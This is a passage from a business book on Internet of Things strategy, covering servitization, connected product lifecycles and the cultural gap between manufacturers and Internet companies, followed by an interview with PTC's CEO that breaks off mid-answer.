


FIGURE 1-3. Connected asset lifecycle management

As we will discuss throughout this book, the capabilities provided by the IoT require a new appraisal of product design. How can new products leverage these new capabilities? How can value-added IoT services be created based on existing physical products? How can data received from connected products be used to optimize product design? How can we reconcile the different development times typically found in the worlds of physical products and software services? How can we align diverging development models – for instance, a waterfall model for physical products and an agile model for software services?

New real-time and long-term analytics of usage data from connected products on the demands and behavior of product users will also have a dramatic impact on sales and marketing, as it provides new insights into usage patterns and value creation. Moreover, the IoT also has the potential to fundamentally change business models and value propositions, by moving from an asset-centric transactional sales model to a relationship-oriented service model, for example. In turn, this will require new organizational capabilities in sales and marketing.

Connected products also call for specialized processes for product or service activation, including the enablement of basic communication features (for example, the activation of embedded SIM cards) as well as user account setup and management, etc.

Following product activation, new remote-monitoring capabilities can be leveraged both by the service and the sales organization. Particularly for industrial products, the use of remote condition monitoring in order to provide customers with advance warnings about potential problems, thus increasing Overall Equipment Effectiveness (OEE), can be an important value add. Internally, product/service processes can be optimized by leveraging the same data. Analysis of product usage patterns could potentially help sales teams to identify cross- and up-selling opportunities.

More than anything else, the combination of physical products and digital services has the potential to generate significant revenue after the sale of the initial product or service. Consider, for example, a service that allows the customer to upgrade their car's engine performance for a weekend trip by temporarily reconfiguring the engine software.

Finally, connected products also make it easier to get involved in product re-sale and retirement activities, which is important from the point of view of customer retention.

Servitization: The Next Logical Step?

Taking things one step further, many people in the IoT community see servitization as the next logical progression in the evolution of the IoT. The concept of servitization has been around since the late 1980s [Van88], but is currently experiencing a boost thanks to new capabilities such as connected asset lifecycle management.

The basic idea of servitization is that manufacturers move from a model based on selling assets toward a model in which they offer a service that utilizes those assets. For example, Hilti offers a service that guar-

antees customers access to required power tool capabilities for as long as they are needed, wherever they are needed. The monthly fee – which includes costs for tool provisioning, service, and repairs – makes financial planning much easier for customers. Similarly, Rolls-Royce, GE, and Pratt & Whitney offer aircraft engines as a service (for a fixed rate per flying hour). One immediate benefit of such models for customers is that instead of earning money for each repair, suppliers are now highly incentivized to reduce the need for repairs, because they have to carry the costs themselves. And fewer repairs means greater uptime for customers. In addition, the customer can focus on their core competencies, such as running an airline. Finally, a recent study shows that servitization customers are reducing costs by up to 25-30% [Aston14].

From a supplier perspective, servitization also has many benefits:

- Value-added services can generate additional revenue
- Continuous, service-based revenue streams allow for more predictable financial planning
- A recent study [Aston14] shows that servitization promises sustained annual business growth of 5-10%
- Highly differentiated services increase competitiveness

However, servitization does not come for free. Many manufacturers are focusing on product features and capabilities, instead of taking a customer perspective focused on outcomes.




FIGURE 1-4. Servitization and IoT

Instead of focusing on products, the focal point of servitization must be solutions. Instead of emphasizing output, suppliers need to take a customer perspective and think about results. Single sales transactions are converted into long-standing customer relationships. All this requires numerous changes – from strategy and business models to technologies and organizational setup.

As mentioned above, servitization is not a new development, and has been successfully deployed outside of the IoT. However, the IoT is now adding interesting capabilities that could help to make servitization more efficient, or even pave the way for servitization models that were previously unfeasible:

- The previously discussed concept of connected asset lifecycle management provides new insights into product usage, which can be leveraged to make servitization much more efficient for the supplier; for instance, by using remote condition monitoring instead of costly onsite equipment checks;
- New IoT-based digital services could create completely new service models, in which a predictive maintenance solution can be used to sell improved service-level agreements (SLA) with greater guaranteed uptime, for example.

Prerequisite: Operator Approach

All of the approaches discussed above – from connected asset lifecycle management to servitization – have a common prerequisite: manufacturers must adopt an operator approach in order to implement them successfully. This is something that should not be underestimated, because it requires a completely different infrastructure, organizational setup, and set of processes from those found in a traditional manufacturing business. Operating an IoT-based service is not just a technical challenge, operational considerations can go far beyond the operation of an IT service infrastructure.

For example, the eCall service discussed later not only requires the operation of an IT infrastructure that can accept and process incoming distress signals from vehicles on the road; it also requires a physical business operation, mainly in the form of a call center that can receive incoming distress calls from drivers and ensure that these calls are answered in the right language, etc.

Another example is provided by the real-rime car-sharing services that we will discussed later. These services need an efficient fleet management process and service structure, which a manufacturer may not be able to establish and operate alone. For instance, it is no coincidence that BMW set up a joint venture with car rental company Sixt to operate the DriveNow service. It is clear that BMW is relying on Sixt's experience in operating a very large fleet of rental cars and car rental stations and in managing customer relationships.

Another interesting industry with a wealth of operator experience that may be hugely relevant to the IoT is the telecommunications industry. Few other sectors have as much experience in running an organization and infrastructure that supports millions of distributed, intelligent, connected devices with advanced backend services. Moreover, this industry has a great deal of experience in managing firmware and application updates for remote devices such as smartphones.

For companies striving to conquer the IoT, it will be vital to learn from these kinds of examples in their transition towards becoming service operators.

Impact: Disruption versus Evolution

We believe that the IoT has the potential to disrupt many industries in the future, just as the Internet did over the last few decades. Take as an

example real-time car-sharing services. A number of companies such as DriveNow, Car2Go, and ZipCar are now offering customers real-time car-sharing services. Instead of owning a car, customers can simply locate and reserve the nearest available car using an app on their smartphone, open the car with a chip card, use a specialized on-board unit in the car to manage the rental process, and simply lock and leave the car once they have reached their destination. Currently, these services are mainly limited to urban areas. However, with many young urban consumers no longer viewing a car as the ultimate status symbol, these kinds of services are becoming increasingly popular and have the potential to transform the entire automotive industry over the coming decades.

Another potential disruptive aspect of the IoT concerns data-driven business models in formerly asset-centric business areas. Google's Nest giving away thermostats for free, and then earning money by means of house owners' behavior profiles, would be one example. Another scenario goes back to the example of car-sharing. Imagine your service provider offering you 50% off the cost of a ride if you agree to listen to targeted advertisements while you drive. Combining your customer profile data with location-based information could be very attractive for local businesses eager to target you with special offers. In fact, this could even develop to the point where your local mall offers to sponsor your ride entirely, provided you use the car to drive to that specific mall. If we then add autonomous driving to the mix, the automotive industry will be changed beyond recognition, as it will truly have transformed into a transportation business.

There are many other examples of potentially disruptive business models driven by the IoT, from smart grids to smart homes and smart cities. However, there are also a number of obstacles that will have to be overcome, including regulatory requirements (for example, a lack of regulation permitting autonomous driving), an absence of standards to allow interoperability, and the complexity of some of the technologies required for some IoT applications.

Finally, not all use cases supported by the IoT are necessarily disruptive. Many companies today are looking at more evolutionary use cases – including Remote Condition Monitoring (RCM), remote maintenance, and predictive maintenance – as well as highly specialized service add-ons for existing assets, such as the eCall Service which notifies emergency services in the event of a car accident.

The important and potentially huge impact that these more evolutionary IoT-based servitization use cases will have on existing organizational structures should not be underestimated. Transforming a large service and support organization to make efficient use of remote services such as remote condition monitoring and remote maintenance will unquestionably require significant organizational change, and it may well take a number of years before the positive effects of these new capabilities are fully leveraged.

Clash of Two Worlds: Machine Camp versus Internet Camp

As exciting as the opportunities presented by these "connected products with services" are, we need to bear in mind that they will require two fundamentally different worlds to work together: the physical world and the service world. And this is not as easy as it sounds.




FIGURE 1-5. "Machine camp" versus "Internet camp"

The physical world has traditionally been dominated by what we will refer to (for simplicity's sake) as the "machine camp": manufacturers, engineering companies, and so on. On the other hand we have the "Internet camp": companies that have, over the last 25 years, rapidly transformed several industries with their Internet-based service offerings.

Most people in the machine camp work for companies that have a long heritage, some with roots in the early Industrial Revolution. To achieve such long-term success, careful risk management and long-term strategic thinking is paramount. Those in the Internet camp, on the other hand, usually start on a green-field site – without the restrictions of existing product lines that must be maintained, or corporate governance rules that must be followed, and often with extremely big risks. The venture capital (VC) funds often backing these companies actually demand such high-risk/high-growth strategies. The VC business model is typically based on the assumption that only a small number of investments will succeed, but those that do will pay such a high dividend that it is acceptable to write off other failed investments (an approach described as "fail fast, fail often, fail cheap").

This also has a strong impact on corporate culture in these different environments. In the machine camp environment, a corporate career is the norm. Many managers will move between vastly different domains and roles over the lifetime of their career. This can lead to situations in which a longer learning curve is required in a new job. Members of the Internet camp are often more focused on subject matter, and tend to follow their passion rather than a long-term career development plan. This can be advantageous, in that they will push a project they strongly believe in much harder. On the other hand, many entrepreneurs generally tend to stay with a company during a specific phase only, often the early-growth phase.

Many of those in the machine camp have a background in physics or engineering, while the domain of the Internet camp is often IT and services – two key perspectives that need to be combined in the IoT world. Because of their background, people in the machine camp tend to think big in terms of complexity of solutions and global rollout (for cars, aircraft, or steel mills, for example). The Internet camp usually also thinks big in terms of global rollout, but often starts with very focused point solutions (such as Skype, WhatsApp, Doodle, etc.) that evolve over time into more complex platforms (such as Amazon, eBay, or Salesforce). The concept of the Minimum Viable Product (MVP) has become a common strategy for many startups, promoting an iterative process of idea generation, prototyping, field trial, data collection, analysis, and learning.

Another key difference that must be bridged in the IoT is the general approach to running projects. Many in the machine camp still run

projects using a waterfall model, while most in the Internet camp have by now adopted an agile approach. For many Internet companies, following a perpetual beta approach is the norm ("fast patches"). Large Internet portals commonly roll out multiple updates per day, often running test versions for smaller user groups in parallel. Those in the machine camp come from a world where a single failure can have potentially deadly consequences (for example, malfunctioning car brakes) or, at the very least, result in costly and image-damaging product callbacks. Naturally, therefore, lengthy QA and release cycles are the norm in this environment, the aim being "zero defects."

This is perhaps one of the biggest challenges for the IoT. However, it is clearly influenced not only by cultural differences, but also by technological restrictions. For decades, the machine camp had to deal with environments in which it was nearly impossible – or at least cost-prohibitive – to modify a product after it had been deployed in the field. With the ever-increasing digitization of products in the IoT, this is now changing. For example, it is now possible to remotely update the embedded software that controls a car engine. Of course, we are not suggesting that the perpetual beta approach should be applied to car engine control software. However, it is clear that there are many benefits to this new flexibility – for instance, the ability to simply roll out two million patches over a global, wireless network instead of having to recall two million products. Yet in order to take advantage of the new opportunities offered by digitized physical products, manufacturers will have to transform themselves into operators that are capable of managing these processes in a secure and highly reliable way. Incidentally, a lot can be learned from the telecommunications companies and smartphone platform operators here, as they are currently the only ones who understand how to operate networks comprising millions of intelligent, physical products and how to deal with issues such as software updates on this scale.

The pressure is on for many of those in the machine camp in this area. Customers do not understand why they can update their smartphone apps at the tap of a finger or purchase a new generation of powerful smartphone every year, but are stuck with their cars' on-board systems for years on end without the option to update hardware or software, or at least not easily. Nobody wants to spend an afternoon at the auto repair shop installing the new telematics unit required for their new usage-based insurance (UBI) policy. Customers want the same experience they

receive from their smartphones: "Do you want to allow the ACME Insurance app to access your driving behavior? Click yes and save $100 a year on your car insurance."

Of course, the differences between the machine camp and the Internet camp are not just cultural or technological in nature. Another important area relates to standards and regulatory requirements. Those in the machine camp are used to living in a world dominated by DIN, ISO, et al. Whereas those in the Internet camp often take the liberty of ignoring these restrictions, especially in early development phases. Take, for example, the development of a truck fleet management solution with integrated telematics unit. Regulations in different countries require the communication modules to use different frequencies. A startup might simply ignore this requirement and take the risk of rolling out a solution based on a single frequency in different countries, which may mean they capture markets faster, but at a higher risk. A large company simply cannot afford to take such a risk, and will attempt to build a multi-frequency solution from the beginning. This means the solution will be much more complex to start with, and will probably be rolled out later and possibly at a higher cost. Managing such situations while also balancing cost efficiency and compliance is a key challenge for large companies, particularly in the context of the IoT.

Every company will need to find its own way of dealing with this "clash of two worlds." Some may try to build bridges and new capabilities internally; some may seek out partners; while others may decide to go down the acquisitions route. There are many different examples in practice, from Google's acquisition of Nest, to BMW's joint venture with Sixt for the new DriveNow car-sharing service.

Difficulty of Finding the Right Service

As we can see, bringing together the worlds of the machine and the Internet in the context of a single solution is challenging at the very least. Furthermore, in our experience it is quite common for the development of an IoT solution to have one of the two perspectives as its starting point, i.e. either the Internet camp moves towards the physical world, or the machine camp moves towards the service world. Over the past few decades, the machine camp has transitioned from "things" to "intelligent things" by adding local intelligence using electronics. Now many are adding connectivity, and moving towards what we call "intelligent things

with Internet services." The Internet camp, on the other hand, started off with Internet services, and is now moving towards "Internet services with (potentially intelligent) things." This means that we are essentially looking at two different versions of the same IoTS formula: one has a "thing" at its root, the other a service.




FIGURE 1-6. IoTS formula

Let's discuss the implications using a theoretical (and again exaggerated) example (inspired by [HSG14]): Remote-controlled light bulbs. Light bulbs in general are a domain that has been dominated by the machine camp for the best part of a century, with high production volumes and usually low margins. Roughly 20 years ago, an interesting innovation took place whereby manufacturers added intelligence to light bulbs by using motion detectors to switch on lights whenever movement was detected. And now we have the connected light bulb, enabled by the IoT. So the question is: what happens if you ask a person who has spent the last 20 years as a product manager for light bulbs, focusing on improving things like energy consumption and product durability, to design a service that utilizes the new connectivity features? Our bet is that their immediate reflex would be to design a service that allows you to manage all of the light bulbs in your home using your smartphone.

And what about the Internet camp? We expect that initially, they would not be interested, because remote management for light bulbs is not the focus of their attention. But then one person in the Internet camp, who provides an Internet-based security service for home owners, may pause and reconsider. What if you recorded the home owners' light usage patterns and then played them back while they're on vacation? That way,

the remote-controlled light bulbs could be used to improve the security service by simulating the lighting pattern that would occur if the owners were at home.

Let's compare the two approaches. For the light bulb manufacturer, adding the remote management service seems to make sense. The only question is this: will they be able to sell this service as a value add, and thus generate extra revenue? Or will customers simply assume this to be a standard feature of next-generation light bulbs? Now take the security service that utilizes light bulbs to provide an additional feature for a highly differentiated product. In this case, it seems more likely that the service owner will be able to charge extra for this feature, due to its innovative nature and the different context in which it is sold. However, they have no control over the technology used, and may run the risk of annoying their customers if the mechanism does not function properly – for example, if the lights stay on for the entire duration of the vacation, running up a big electricity bill. In summary, this means that we have two versions of our simplified IoTS formula for success:

- Intelligent Thing(s) with Service: T*i* + S
- Service with Intelligent Thing(s): S + T*i*

This example may not be perfect, but it helps to highlight some of the key points about the differences in thinking with regard to IoT business models. Many believe that truly transformative, IoT-enabled business models will require more out-of-the-box thinking in respect of new services, as our example demonstrates.

As outlined above, there are many other differences in the typical behavior of engineering-based companies versus Internet-based companies. Engineering companies would be well advised to adapt certain elements of the startup world, such as service thinking and a bit more of a "fail early, fail often" philosophy. Internet companies, on the other hand, will not succeed in the IoT unless they learn from engineering companies about how to ensure high product quality standards and integration with the lifecycles of non-digital products.

Foundation: Digitization of the Physical World

The foundation for the new business models enabled by the IoT is the digitization of the physical world. Billions of sensors that generate massive amounts of information, cost-effectively managed by utilizing state-of-the-art, scale-out, big-data architectures, provide the basis for new

Internet-based services. Cost efficiency is probably the key word here; from telematics to M2M, connecting sensors and other components with backend databases is not a new phenomenon. However, as outlined in the discussion above, previous solutions were costly and limited in both scope and functionality. Advances in technology such as processors for mobile devices, (almost) ubiquitous wireless communication infrastructures, scale-out cloud data management, and the emergence of IoT application platforms now seem likely to bring down the cost of creating a real-time digital image of the physical world to a level that will allow the emergence of several new data-driven business models. Of course, there won't be just one digital model of the entire physical world – we expect many different digital models to emerge, motivated by different use cases, company boundaries, partner ecosystems, etc. We also expect these different digital models to develop along the lines of the Subnets of Things, which we described above. Using mashup technologies, different isolated digital models can be integrated to form more complex models that also help advance the transition from Subnets of Things to the IoT. These real-time digital models of the real world, enabled by sensors and big data, will provide the foundation for numerous different use cases, many of which are not even known yet.

Critical: Security and Data Privacy

The excitement surrounding digital models of the physical world, including the collection of new customer usage data and product data, also creates concerns for many users – and rightly so. Security is one such concern. Not only do we need to ensure that all of this "big" data in the backend is managed in a secure fashion, in a distributed environment such as the IoT we need to secure the connections between the different participants, as well as the hardware and software running on the assets. Stuxnet and the hacking of the Tesla Model S electric car [Te14] by Chinese students in 2014 illustrate just how important this issue will become. Imagine a hostage situation where criminals hacked into a pacemaker, or seized control of an aircraft in flight...

The other side of the equation is less concerned with external intruders and hackers, and more focused on the corporate policies and governance processes regulating the newly obtained customer and product data. One aspect here is compliance with regulatory and legal requirements in different countries. Another aspect is transparency and respect

for customer rights and preferences. Many users rely on social networking services such as Facebook and LinkedIn to use their social media data to generate relevant updates and recommendations. However, these same users are frequently frustrated by the complex and ever-changing data usage policies enforced by such companies.

Given the nature of the data that could potentially be acquired by IoT solutions – not just social data submitted more or less voluntarily, but data captured by possibly hidden sensors and vital systems – it will be absolutely essential for the IoT industry to handle security and data privacy efficiently. Otherwise, there is a huge risk that customers will not accept these new IoT solutions, out of fear of an Orwellian dystopia.

Timing: Why Now?

Finally, many people ask: Why now? We have been waiting for hockey-stick growth curves in the M2M market for nearly a decade; why is the IoT taking off now? The answer to this question has partly to do with momentum, partly with business models, and partly with technology. In 2014, we could see that the IoT had gathered a momentum not shared by M2M. Business magazines like *Forbes* and *Der Spiegel* dedicated lengthy articles to the topic, creating a high level of visibility. Many large businesses have now instructed their strategy departments to devise IoT-based business models – even if we are still in the learning phase in this respect. Initial business successes can be seen, with examples such as ZipCar, DriveNow, and Car2Go. Most large IT players now offer dedicated IoT implementation services, IoT middleware, or IoT hardware (or a combination of all three). Finally, a combination of different technologies seems to have reached a point where managing the complexity of IoT solutions has now become more feasible and cost-efficient:

1. Moore's Law: Ever-increasing hardware performance enables new levels of abstraction in the embedded space, which provides the basis for semantically rich embedded applications and the decoupling of on-asset hardware and software lifecycles. The app revolution for smartphones will soon be replicated in the embedded space.
2. Wireless technology: From ZigBee to Bluetooth LE, and from LTE/4G to specialized Low-Power Wide-Area (LPWA) IoT communication networks – the foundation for "always-on" assets and devices is either already available or in the process of being put in place.
3. Metcalfe's Law: Information and its value grow exponentially as the number of nodes connected to the IoT increases. With more and more

remote assets being connected, it looks like we are reaching a tipping point.
4. Battery technology: Ever-improving battery quality enables new business models, from electric vehicles to battery-powered beacons.
5. Sensor technology: Ever-smaller and more energy-efficient sensors integrated into multi-axis sensors and sensor clusters, an increasing number of which are pre-installed in devices and assets.
6. Big data: Technology that is able to ingest, process, and analyze the massive amounts of sensor-generated data at affordable cost.
7. The cloud: The scalable, global platform that delivers data-centric services to enable new IoT business models.

While nobody knows for sure exactly how many billions of devices will be connected by 2020, it looks as though the technical foundation for this growth is maturing rapidly, inspiring new business models, and making this an extremely exciting space to work in.

Keynote Contribution: IoT and Smart, Connected Products

To conclude our Overture, we have spoken with James (Jim) Heppelmann. He is the president and chief executive officer (CEO) of PTC and is responsible for driving PTC's global business strategy and operations. Previous to his appointment as CEO, Mr. Heppelmann served as PTC's president and chief operating officer, responsible for managing the operating business units of the company including R&D, Marketing, Sales, Services, and Maintenance. He also serves on PTC's Board of Directors.

Mr. Heppelmann has worked in the information technology industry since 1985 and has extensive experience developing and deploying large-scale product development systems within the manufacturing marketplace. Prior to joining PTC, Mr. Heppelmann was co-founder and chief technical officer of Windchill Technology, a Minnesota-based company acquired by PTC in 1998.

Mr. Heppelmann travels extensively to customer sites around the globe and speaks regularly at product development and manufacturing industry forums on topics such as the Internet of Things (IoT), PLM, and gaining competitive advantage through product development process improvement. He has also been published and quoted in numerous business and trade media, including *Harvard Business Review*, *The Wall Street Journal*, and *Bloomberg Television*.

FIGURE 1-7. Jim Heppelmann

Dirk Slama: PTC has long been known as a leader in CAD and PLM (Computer Aided Design and Product Lifecycle Management). However, most recently you seem to focus a lot on IoT. Your acquisition of ThingWorx and Axeda alone must have cost you nearly a quarter of a billion dollars.

Jim Heppelmann: We see IoT as a disruptive force that will transform existing industries, especially in our core markets like manufacturing and engineering. PTC responded earlier to the growth of software intensive products and service oriented business models with hundreds of millions of dollars of investments in those key areas over the last 10 years. Adding connectivity to the product and service lifecycle solutions we already provide enables our customer to close the loop and transform the way they create, operate, and service their products. These investments will enable us to provide the best possible support for our customers in this critical transformation process, and certainly charts a course for PTC that is quite different from other CAD and PLM providers.

Dirk Slama: We have seen many M2M applications in the last couple of years that were focused on retrofitting RCM-like applications (Remote Condition Monitoring) onto existing assets. Your vision for IoT-enabled products seems to go much further.

Jim Heppelmann: Such retrofitting approaches are important and will continue to play an important role for many established long-lived assets and products, however, we also see a new breed of products emerging that have been specifically designed to leverage the IoT. For these products, connectivity is not an optional add-on; rather it is designed into the product. Many of the core features of these new products will rely on this built-in connectivity. Physical products and related cloud services are forming new ecosystems, like Apple devices and iTunes cloud services. We call this new breed of products "smart, connected products".

Dirk Slama: So I assume that we need to re-think PLM for these smart, connected products?

Jim Heppelmann: Yes. Traditional PLM tools, in truth, really focus on the early stages of the product's lifecycle—product design and development. We need to look at the entire product and service lifecycle, including product design, manufacturing, sales/marketing, customer operations, and after-sales services.

Dirk Slama: Let's start with product design. What are the key issues here?

Jim Heppelmann: On the functional level, the product designers need to take a holistic systems engineering approach to design across the hardware and software layers of the physical product, and across the physical product and the related cloud services. Which new services can be enabled, and from where should they be enabled? And which existing functions can be optimized by leveraging connectivity, for example by replacing clumsy on-board displays and buttons with a Web interface which allows the operator or manufacturer to monitor, control, or configure the product from a new user interface, such as a smartphone? While enabling new capabilities, this approach dramatically increases the complexity of design and requires new design principles.

For example, to design for customization or personalization, designers need to capture the opportunity of hardware standardization through software-based customization. More and more of the variability of products today comes from the software layer, which drives down costs and enables customization later in the process. There is also a virtuous cycle here as innovations in the software layer drive increased value in the hardware, but hardware and software development have fundamentally different "clock speeds". We might see 10 software releases in the time it

takes to create one new version of the physical product on which the software runs.

This leads to another new design principle, designing for continuous upgrades and enhancements so that smart, connected products leverage connectivity for software upgrades throughout the life of the product. Design principles now need to anticipate opportunities to add or enhance product capabilities, and allow for these upgrades to occur remotely and in an efficient manner. Basically, the product becomes a platform on which increasing amounts of value can be delivered via software over time.

We also need to understand the new capabilities required in the development organization. Formerly siloed development teams need to interact much more closely, integrating the products hardware, electronics, software, and connectivity components. Agile software development processes need to be established and co-exist with the more traditional hardware development cycles. New processes need to be defined to close the loop with product design. Direct, continuous, and often real-time data about how the product is being used will give engineering rapid feedback on how well their design functioned in the real world rather than simply guessing based on scenario based simulation and testing. Value can be created from this data by using it to understand how to improve designs so that enhanced second and third generations of products are brought to market more quickly.

Dirk Slama: This also requires a new approach to sales and marketing?

Jim Heppelmann: Smart, connected products create new opportunities and reasons to transform your value proposition and even address completely different markets and refined customer segments.

This requires a different marketing approach and potentially new skill sets, too. The whole relationship with the customer is changing because companies are now able to stay in touch with the product after the initial sale. The product, in a sense, becomes a sensor for the relationship with the customer. Companies can gain amazingly detailed insights into the customer relationship by collecting and analyzing product usage data to understand how the product is performing, how much is it being utilized, which features are being used, and which features are not. This allows companies to improve segmentation, deploy more granular and targeted pricing models, deliver new value added services, and anticipate

the needs of their customers. Recurring revenue streams can be created by combining physical products with digital content and services, which requires companies to transform the processes and culture across their marketing and sales organizations, and potentially their business models to capture more of the newly created value. The implications of shifting from a discrete product sale to streams of upgrades and services over the product's life are dramatic.

Dirk Slama: So "after sales" becomes "sales after the initial sale"?

Jim Heppelmann: Correct. Because products are now connected we can stay in touch with the customer throughout the entire lifecycle of the product. This creates tremendous potential for cross-selling and up-selling. Take, for example, car engines. Instead of manufacturing multiple engines with different levels of horsepower, the horsepower rating on the same physical engine can be modified using software alone. By connecting this smart capability with a cloud service a customer could upgrade his car for his weekend trip up the coast highway; hence smart, connected products.

Dirk Slama: But traditional after sales services are still important?

Jim Heppelmann: Yes, of course. Product usage data can reveal current and potential future problems. Preventive and predictive maintenance are enabling product users and service organizations to prevent machine downtimes and improve OEE (overall equipment effectiveness).

For example, most service events today require multiple passes. The first pass enables a technician to identify the nature of the failure and what will be required to correct the problem; the second pass is to perform the actual repair. With smart, connected products, service technicians can obtain all "first pass" information remotely, and may even be able to perform the repair remotely if the failure can be remedied via software. The savings associated with reduced service calls can be substantial, and the product usage data can also be used to validate warranty claims and to identify warranty agreement violations, another huge expense for most product companies today. These approaches allow a manufacturer to transform its service business from reactive to proactive and create substantial gains in both service and operational efficiency.

However, this doesn't come for free, and also has the potential to disrupt the high revenue, high profit service businesses that many companies have in place today. Service organizations that connect product condition and operations data with existing service processes can transform

those processes, and potentially enable new processes and services that take advantage of the insights that come from the smart, connected products. By monitoring a product's condition and proactively delivering service, sometimes via software, a company can improve the reliability and availability of the product. The potential benefits are significant, including reductions in field-service dispatch costs and capital costs for spare-part inventories. The threat of disruption comes if the benefit of the reduced need for spare parts and service visits accrues to the end customer, who then pays less for the cost of service. This reduced service demand may create a kind of "service paradox" for companies pursuing a smart, connected product strategy.




FIGURE 1-8. 10 strategic choices for IoT, based on HBR article by Jim Heppelmann and Prof. Porter [https://hbr.org/2014/11/how-smart-connected-products-are-transforming-competition/ar/1]

Dirk Slama: You recently co-authored the HBR article *"How Smart, Connected Products are Transforming Competition"* with Prof. Porter from Harvard Business School. In this article, you identified 10 strategic choices derived from the push towards smart, connected products.

Jim Heppelmann: The transformation ahead of many companies requires a clear definition of the goals and strategy in this area. A strategy

